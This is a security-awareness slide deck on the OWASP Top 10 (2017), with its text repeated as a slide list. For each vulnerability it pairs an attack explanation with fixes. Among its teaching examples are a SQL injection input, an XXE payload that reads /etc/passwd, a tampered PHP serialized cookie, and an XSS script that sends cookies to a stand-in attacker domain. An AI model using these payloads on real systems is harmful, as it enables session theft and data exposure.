OWASP Top 10 ala 2017
Sean Jackson
CISSP C|EH GCIH
@74rku5
Senior Security Engineer; Solutionreach
Penetration Testing, Incident Response, Consulting;
Alliance Information Security
Open Web Application Security Project
There are more than 10 issues that developers need to
be aware of.
One cannot base an AppSec program off of a Top 10
list.
These are not ordered by most damaging or easily
exploited
Ordered by commonality in reported findings

1. Injection (no change)
2. Broken Authentication and Session Management (no change, almost)
3. Sensitive Data Exposure (up from #6!)
4. XML External Entities (XXE) (All new!)
5. Broken Access Control (Kinda new!)
6. Security Misconfiguration (down from #5)
7. Cross-Site Scripting (XSS) (down from #3)
8. Insecure Deserialization (All new!)
9. Using Components with Known Vulnerabilities (no change)
10. Insufficient Logging & Monitoring (all new)

To All the Vulns I’ve Loved
and Lost
4. Insecure Direct Object
References
7. Missing Function Level
Access Control
8. Cross-Site Request
Forgery (CSRF)
10. Unvalidated
Redirects and Forwards

1. Injection

Is this a valid email address?
‘—@openwest.org
EDIT EMAIL FUNCTION
$NEW_EMAIL = Request[‘new_email’];

update users set email=‘$NEW_EMAIL’
where id=295482058
update users set email=‘$NEW_EMAIL’
where id=295482058
$NEW_EMAIL = ‘--@openwest.org
update users set email=‘’—@openwest.org' where
id=295482058

update users set email=‘’

Query Parameterization
Creating an abstraction layer
$stmt = $dbh->prepare(“update users set
email=:new_email where id=:user_id”);
$stmt->bindParam(‘:new_email’, $email);
$stmt->bindParam(‘:user_id’, $id);

Avoid the interpreter entirely
Use an interface that supports bind variables (e.g., prepared
statements, or stored procedures)
Bind variables allow the interpreter to distinguish between
code and data
Encode all user input before passing it to the interpreter
Always perform ‘white list’ input validation on all user supplied
input
ALWAYS minimize DB privileges to reduce the impact of a flaw
2. Broken Authentication

Broken Authentication and
Session Management
HTTP is a ‘stateless’ protocol
This means credentials have to go with every request
We should be using SSL for EVERYTHING requiring
authentication

Session Management flaws
SESSION ID is used to 

track state since HTTP 

doesn’t
It’s just as good as 

credentials to an 

attacker
SESSION ID is typically exposed on the
network, in browser, in logs, ……..
Beware the
side-doors!
Change my password, remember my password, forgot
my password, secret question, logout, email address,
etc…
User accounts compromised or user sessions hijacked

1. User sends credentials
2. Site uses URL writing

(i.e., puts session in URL)
www.hooli.com?
JSESSIONID=9AF7AF05
3. Attacker creates a post on a forum or some other
shared media with a link to a domain they control
(watercooler attack)

4. User clicks on that link: 

http://www.nefarioussite.com
5. Hacker checks referrer logs and find user’s
JSESSIONID
6. Hacker uses JSESSIONID and takes over victim’s
account

AVOIDING Broken Auth
Verify your architecture
Authentication should be simple, centralized, and
standardized
Use the standard session id provided by your
container
Be sure SSL protects both credentials and session id
at all times

AVOIDING Broken Auth and
Session Management
Verify the implementation
Examine all the authentication-related functions
Verify that logoff actually destroys the session

Forgot Password Secure
Design
Require identity questions
Last name, account number, email, DOB
Enforce lockout policy
Ask one or more good security questions
https://www.owasp.org/index.php/
Choosing_and_Using_Security_Questions_Cheat_She
et

Forgot Password Secure
Design
Send the user a randomly generated token
email, SMS
Verify code in same web session
Enforce lockout policy, make ‘em start over (new token)
Change password
Enforce lockout policy
3. Sensitive Data Exposure

What might this look like?
Site doesn’t enforce TLS for all pages, or supports
weak encryption.
Attacker monitors network, downgrades connections
from HTTPS to HTTP (wifi hacking, anyone?), sniffs
traffic, gets session cookie.
Attacker replays the cookie, hijacks the authenticated
session

What else might it look like?
CC numbers are stored using automatic DB encryption
Attacker exploits a SQL injection flaw and requests
data
The DB decrypts the data and displays all the CC
numbers to the attacker

How do we stop it?
Encrypt all data in transit
PFS (perfect forward secrecy) ciphers
make the server choose the cipher (sorry, grandpa)
Enforce encryption with HTTP Strict Transport Security
(HSTS)
How do we stop it?
Encrypt all sensitive data at rest
Disabling caching for responses that contain sensitive
data
Don’t store the data if you don’t have to
Take on Data Classification and apply controls around
the sensitive stuff
4. XML External Entities (XXE)
XML? Wait…..Wat??
When did you last
update your XML
libraries? Right?
XML = designed to
store and transport
data
XML External Entities (XXE)
<?xml version=“1.0” encoding=“ISO-8859-1”?>

<!DOCTYPE foo [

<!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM “file:/../../etc/passwd” >]>

<foo>&xxe;</foo>
<!ENTITY xxe SYSTEM “https://192.168.1.1/private" >]>
<ENTITY xxe SYSTEM “file:/../../dev/random” >]>

How to fix XXE
Skip XML, go with JSON
Patch XML processors,
update SOAP to SOAP
1.2 or better
Whitelist server-side
input validation/
sanitization
5. Broken Access Control

Controlling Access
if ((user.isManager() ||
user.isAdministrator() ||
user.isEditor()) && (user.id() !=
1132)) {

//execute action

}
How would you change this policy? Is
this scaleable?

Exploiting Broken Access
Controls
Unverified SQL:
pstmt.setString(1, request.getParameter(“acct”));

ResultSet results = pstmt.executeQuery();

http://foobar.com/app/accountinfo?acct=wrongaccount
Exploiting Broken Access
Controls
Creative browsing:
http://example.com/app/getappinfo
http://example.com/app/admin_getappinfo

Fixing Broken Access
Controls
Fix it once, reuse it
Disable server directory listing, keep backups off the
server
Deny by default if not a public resource
Rate limit API and controller access
Log access control failure, alert admins
6. Security Misconfiguration
Security Misconfiguration
Do you have a process for keeping

all software up to date? OS? Web 

server? DMBS? Apps? Code 

Libraries?
Is everything unnecessary disabled,

removed, or not installed? (ports, services, pages, accounts, privs)
Are default passwords changed or disabled?
Is error handling set up to prevent stack traces and other info from
informative error messages from leaking?
Are the security settings in your development frameworks (e.g. Struts,
Spring, ASP.NET) and libraries understood and configured properly?
Preventing Security
Misconfiguration
Have a repeatable hardening process that makes it fast and
easy to deploy an environment that is locked down. Dev, QA,
Prod environments should be identical. Automate this.
Have a process to keep abreast of and deploying software
updates and patches. Needs to include code libraries.
Have a strong application architecture that provides good
separation and security between components
Run scans and do audits periodically to help detect future
misconfigs or missing patches.
Preventing Security
Misconfiguration

Can you “dump” the application configuration?
Build reporting into the process
If you can’t verify it, it isn’t secure
“Trust is good. Control is better”

—Joe S.
7. Cross-Site Scripting (XSS)
Should really be called
“JavaScript Injection”
Anatomy of an XSS Attack

You and I are both logged in, I’m a user, you’re the
admin.
<script>var img = new
Image();img.src=‘https://evilsean.com/
scripts/data=' + document.cookie;

</script>

Anatomy of an XSS Attack
Basic site defacement
<script>document.body.innerHTML=‘<marqu
ee>if she is no-one she has nothing to
fear</marquee>’;</script>

What else can XSS do?
Steal data from the webpage
Track keystrokes
Keystroke logging
redirect user (phishing attack)
session hijacking
site defacement
network scanning
undermining CSRF
defenses
Load remotely hosted
content (large scripts)
and more….

XSS Defense by Data Type
and Context
DATA TYPE CONTEXT DEFENSE
String HTML Body HTML Entity Encode
String HTML Attribute Minimal Attribute Encoding
String GET Parameter URL Encoding
String Untrusted URL
URL Validation, avoid javascript:
URLS, Attribute encoding, safe
URL verification
String CSS
Strict structural validation, CSS
Hex encoding, good design
HTML HTML Body HTML Validation (JSoup,
AntiSamy, HTML Sanitizer
Any DOM DOM XSS Cheat Sheet
Untrusted Javascript Any Sandboxing
JSON Client Parse Time JSON.parse() or json2.js
<
&lt;

Output encoding
The browser doesn’t see code, it just displays the ‘less
than’ symbol
XSS happens in your user interface
As a developer, you want a way to accept user input
but not allow the user to enter JavaScript
8. Insecure Deserialization
Insecure Deserialization
Apps and APIs are
vulnerable if they
deserialize hostile or
attacker-tampered
objects
Insecure Deserialization
Example 1
React app calls a set of
Spring Boot microservices
Programmers serialize user
state, pass it
Attacker notices “ROO”
Java object sig, uses Java
Serial Killer
Attacker gains remote code
exec
Insecure Deserialization
Example 2
PHP object serialization
saving ‘super’ cookie
Cookie contains user ID,
role, password hash, etc.:

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:
4:"user"; i:3;s:
32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
Attacker changes the
serialized object:

a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:
5:"admin"; i:3;s:
32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
Preventing Insecure
Deserialization
Don’t accept serialized objects from untrusted sources
Use serialization mediums that only permit primitive data
types
Integrity checks
Enforce strict type constraints during deserialization before
object creation (bypassable - don’t rely on this)
Isolate and run code that deserializes in low privilege
environments
9. Using Known Vulnerable Components
Using Known Vulnerable
Components
Some vulnerable components (e.g. framework libraries)
can be identified (and exploited) with automated tools
This expands the threat pool beyond targeted
attackers to chaotic actors
Using Known Vulnerable
Components
Virtually every application has these issues because
most development teams don’t focus on insuring their
components/libraries are up to date
Often developers don’t know all the components
they’re using, never mind versions. Component
dependencies make things even worse.
Avoiding Using Known
Vulnerable Components
Build your own libraries! (not often practical)
Automate checks for libraries being out of date
Periodically check by hand
Check CVE, other vuln repositories
Update / Patch anything you find
10. Insufficient Logging & Monitoring

Insufficient Logs and
Monitoring
Nearly EVERY major
cyber incident starts
with insufficient logging
and monitoring
In 2016, breach
identification took an
average of 191 days
(over 6 months)
Insufficient Logs and
Monitoring
Logins, failed logins, high-
value transactions not
logged
Warnings and errors
generate no, inadequate, or
unclear logs
Logs of apps and APIs are
not monitored
Logs are stored locally
How are we doing?
Check the logs after a
pentest.
The testers’ actions
should be recorded
sufficiently to
understand what
damages may have
been inflected
What Should We Log and
Monitor?
Logins
Access Control Failures
Server-side input validation
failures
Keep enough user context to
identify suspicious or
malicious accounts
Hold the logs enough for
forensic analysis
What Should We Log and
Monitor?
Make sure logs are
generated in a format
easily consumed by log
management solutions
(SEIM/splunk/OSSEC/etc)
Establish effective
monitoring and alerting
Establish Incident
Response / Recovery Plan
?
Owasp top 10_openwest_2019

Owasp top 10_openwest_2019

  • 1.
    OWASP Top 10ala 2017 Sean Jackson CISSP C|EH GCIH @74rku5 Senior Security Engineer; Solutionreach Penetration Testing, Incident Response, Consulting; Alliance Information Security
  • 2.
    Open Web ApplicationSecurity Project There are more than 10 issues that developers need to be aware of. One cannot base an AppSec program off of a Top 10 list. These are not ordered by most damaging or easily exploited Ordered by commonality in reported findings
  • 3.
    1. Injection (nochange) 2. Broken Authentication and Session Management (no change, almost) 3. Sensitive Data Exposure (up from #6!) 4. XML External Entities (XXE) (All new!) 5. Broken Access Control (Kinda new!) 6. Security Misconfiguration (down from #5) 7. Cross-Site Scripting (XSS) (down from #3) 8. Insecure Deserialization (All new!) 9. Using Components with Known Vulnerabilities (no change) 10. Insufficient Logging & Monitoring (all new)
  • 4.
    To All theVulns I’ve Loved and Lost 4. Insecure Direct Object References 7. Missing Function Level Access Control 8. Cross-Site Request Forgery (CSRF) 10. Unvalidated Redirects and Forwards
  • 6.
  • 8.
    Is this avalid email address? ‘—@openwest.org
  • 9.
    EDIT EMAIL FUNCTION $NEW_EMAIL= Request[‘new_email’]; update users set email=‘$NEW_EMAIL’ where id=295482058
  • 10.
    update users setemail=‘$NEW_EMAIL’ where id=295482058 $NEW_EMAIL = ‘--@openwest.org update users set email=‘’—@openwest.org' where id=295482058
  • 11.
    update users setemail=‘’
  • 12.
    Query Parameterization Creating anabstraction layer $stmt = $dbh->prepare(“update users set email=:new_email where id=:user_id”); $stmt->bindParam(‘:new_email’, $email); $stmt->bindParam(‘:user_id’, $id);
  • 13.
    Avoid the interpreterentirely Use an interface that supports bind variables (e.g., prepared statements, or stored procedures) Bind variables allow the interpreter to distinguish between code and data Encode all user input before passing it to the interpreter Always perform ‘white list’ input validation on all user supplied input ALWAYS minimize DB privileges to reduce the impact of a flaw
  • 14.
  • 15.
    Broken Authentication and SessionManagement HTTP is a ‘stateless’ protocol This means credentials have to go with every request We should be using SSL for EVERYTHING requiring authentication
  • 16.
    Session Management flaws SESSIONID is used to 
 track state since HTTP 
 doesn’t It’s just as good as 
 credentials to an 
 attacker SESSION ID is typically exposed on the network, in browser, in logs, ……..
  • 17.
    Beware the side-doors! Change mypassword, remember my password, forgot my password, secret question, logout, email address, etc… User accounts compromised or user sessions hijacked
  • 18.
    1. User sendscredentials 2. Site uses URL writing
 (i.e., puts session in URL) www.hooli.com? JSESSIONID=9AF7AF05 3. Attacker creates a post on a forum or some other shared media with a link to a domain they control (watercooler attack)
  • 19.
    4. User clickson that link: 
 http://www.nefarioussite.com 5. Hacker checks referrer logs and find user’s JSESSIONID 6. Hacker uses JSESSIONID and takes over victim’s account
  • 20.
    AVOIDING Broken Auth Verifyyour architecture Authentication should be simple, centralized, and standardized Use the standard session id provided by your container Be sure SSL protects both credentials and session id at all times
  • 21.
    AVOIDING Broken Authand Session Management Verify the implementation Examine all the authentication-related functions Verify that logoff actually destroys the session
  • 22.
    Forgot Password Secure Design Requireidentity questions Last name, account number, email, DOB Enforce lockout policy Ask one or more good security questions https://www.owasp.org/index.php/ Choosing_and_Using_Security_Questions_Cheat_She et
  • 23.
    Forgot Password Secure Design Sendthe user a randomly generated token email, SMS Verify code in same web session Enforce lockout policy, make ‘em start over (new token) Change password Enforce lockout policy
  • 24.
  • 25.
    What might thislook like? Site doesn’t enforce TLS for all pages, or supports weak encryption. Attacker monitors network, downgrades connections from HTTPS to HTTP (wifi hacking, anyone?), sniffs traffic, gets session cookie. Attacker replays the cookie, hijacks the authenticated session
  • 26.
    What else mightit look like? CC numbers are stored using automatic DB encryption Attacker exploits a SQL injection flaw and requests data The DB decrypts the data and displays all the CC numbers to the attacker
  • 27.
    How do westop it? Encrypt all data in transit PFS (perfect forward secrecy) ciphers make the server choose the cipher (sorry, grandpa) Enforce encryption with HTTP Strict Transport Security (HSTS)
  • 28.
    How do westop it? Encrypt all sensitive data at rest Disabling caching for responses that contain sensitive data Don’t store the data if you don’t have to Take on Data Classification and apply controls around the sensitive stuff
  • 29.
    4. XML ExternalEntities (XXE)
  • 30.
    XML? Wait…..Wat?? When didyou last update your XML libraries? Right? XML = designed to store and transport data
  • 31.
    XML External Entities(XXE) <?xml version=“1.0” encoding=“ISO-8859-1”?>
 <!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM “file:/../../etc/passwd” >]>
 <foo>&xxe;</foo> <!ENTITY xxe SYSTEM “https://192.168.1.1/private" >]> <ENTITY xxe SYSTEM “file:/../../dev/random” >]>
  • 32.
    How to fixXXE Skip XML, go with JSON Patch XML processors, update SOAP to SOAP 1.2 or better Whitelist server-side input validation/ sanitization
  • 33.
  • 34.
    Controlling Access if ((user.isManager()|| user.isAdministrator() || user.isEditor()) && (user.id() != 1132)) {
 //execute action
 } How would you change this policy? Is this scaleable?
  • 35.
    Exploiting Broken Access Controls UnverifiedSQL: pstmt.setString(1, request.getParameter(“acct”));
 ResultSet results = pstmt.executeQuery();
 http://foobar.com/app/accountinfo?acct=wrongaccount
  • 36.
    Exploiting Broken Access Controls Creativebrowsing: http://example.com/app/getappinfo http://example.com/app/admin_getappinfo
  • 37.
    Fixing Broken Access Controls Fixit once, reuse it Disable server directory listing, keep backups off the server Deny by default if not a public resource Rate limit API and controller access Log access control failure, alert admins
  • 38.
  • 39.
    Security Misconfiguration Do youhave a process for keeping
 all software up to date? OS? Web 
 server? DMBS? Apps? Code 
 Libraries? Is everything unnecessary disabled,
 removed, or not installed? (ports, services, pages, accounts, privs) Are default passwords changed or disabled? Is error handling set up to prevent stack traces and other info from informative error messages from leaking? Are the security settings in your development frameworks (e.g. Struts, Spring, ASP.NET) and libraries understood and configured properly?
  • 40.
    Preventing Security Misconfiguration Have arepeatable hardening process that makes it fast and easy to deploy an environment that is locked down. Dev, QA, Prod environments should be identical. Automate this. Have a process to keep abreast of and deploying software updates and patches. Needs to include code libraries. Have a strong application architecture that provides good separation and security between components Run scans and do audits periodically to help detect future misconfigs or missing patches.
  • 41.
    Preventing Security Misconfiguration Can you“dump” the application configuration? Build reporting into the process If you can’t verify it, it isn’t secure “Trust is good. Control is better”
 —Joe S.
  • 42.
  • 43.
    Should really becalled “JavaScript Injection”
  • 44.
    Anatomy of anXSS Attack You and I are both logged in, I’m a user, you’re the admin. <script>var img = new Image();img.src=‘https://evilsean.com/ scripts/data=' + document.cookie;
 </script>
  • 45.
    Anatomy of anXSS Attack Basic site defacement <script>document.body.innerHTML=‘<marqu ee>if she is no-one she has nothing to fear</marquee>’;</script>
  • 46.
    What else canXSS do? Steal data from the webpage Track keystrokes Keystroke logging redirect user (phishing attack) session hijacking site defacement network scanning undermining CSRF defenses Load remotely hosted content (large scripts) and more….
  • 47.
    XSS Defense byData Type and Context DATA TYPE CONTEXT DEFENSE String HTML Body HTML Entity Encode String HTML Attribute Minimal Attribute Encoding String GET Parameter URL Encoding String Untrusted URL URL Validation, avoid javascript: URLS, Attribute encoding, safe URL verification String CSS Strict structural validation, CSS Hex encoding, good design HTML HTML Body HTML Validation (JSoup, AntiSamy, HTML Sanitizer Any DOM DOM XSS Cheat Sheet Untrusted Javascript Any Sandboxing JSON Client Parse Time JSON.parse() or json2.js
  • 48.
  • 49.
  • 50.
    Output encoding The browserdoesn’t see code, it just displays the ‘less than’ symbol XSS happens in your user interface As a developer, you want a way to accept user input but not allow the user to enter JavaScript
  • 51.
  • 52.
    Insecure Deserialization Apps andAPIs are vulnerable if they deserialize hostile or attacker-tampered objects
  • 53.
    Insecure Deserialization Example 1 Reactapp calls a set of Spring Boot microservices Programmers serialize user state, pass it Attacker notices “ROO” Java object sig, uses Java Serial Killer Attacker gains remote code exec
  • 54.
    Insecure Deserialization Example 2 PHPobject serialization saving ‘super’ cookie Cookie contains user ID, role, password hash, etc.:
 a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s: 4:"user"; i:3;s: 32:"b6a8b3bea87fe0e05022f8f3c88bc960";} Attacker changes the serialized object:
 a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s: 5:"admin"; i:3;s: 32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
  • 55.
    Preventing Insecure Deserialization Don’t acceptserialized objects from untrusted sources Use serialization mediums that only permit primitive data types Integrity checks Enforce strict type constraints during deserialization before object creation (bypassable - don’t rely on this) Isolate and run code that deserializes in low privilege environments
  • 56.
    9. Using KnownVulnerable Components
  • 57.
    Using Known Vulnerable Components Somevulnerable components (e.g. framework libraries) can be identified (and exploited) with automated tools This expands the threat pool beyond targeted attackers to chaotic actors
  • 58.
    Using Known Vulnerable Components Virtuallyevery application has these issues because most development teams don’t focus on insuring their components/libraries are up to date Often developers don’t know all the components they’re using, never mind versions. Component dependencies make things even worse.
  • 59.
    Avoiding Using Known VulnerableComponents Build your own libraries! (not often practical) Automate checks for libraries being out of date Periodically check by hand Check CVE, other vuln repositories Update / Patch anything you find
  • 60.
  • 61.
    Insufficient Logs and Monitoring NearlyEVERY major cyber incident starts with insufficient logging and monitoring In 2016, breach identification took an average of 191 days (over 6 months)
  • 62.
    Insufficient Logs and Monitoring Logins,failed logins, high- value transactions not logged Warnings and errors generate no, inadequate, or unclear logs Logs of apps and APIs are not monitored Logs are stored locally
  • 63.
    How are wedoing? Check the logs after a pentest. The testers’ actions should be recorded sufficiently to understand what damages may have been inflected
  • 64.
    What Should WeLog and Monitor? Logins Access Control Failures Server-side input validation failures Keep enough user context to identify suspicious or malicious accounts Hold the logs enough for forensic analysis
  • 65.
    What Should WeLog and Monitor? Make sure logs are generated in a format easily consumed by log management solutions (SEIM/splunk/OSSEC/etc) Establish effective monitoring and alerting Establish Incident Response / Recovery Plan
  • 66.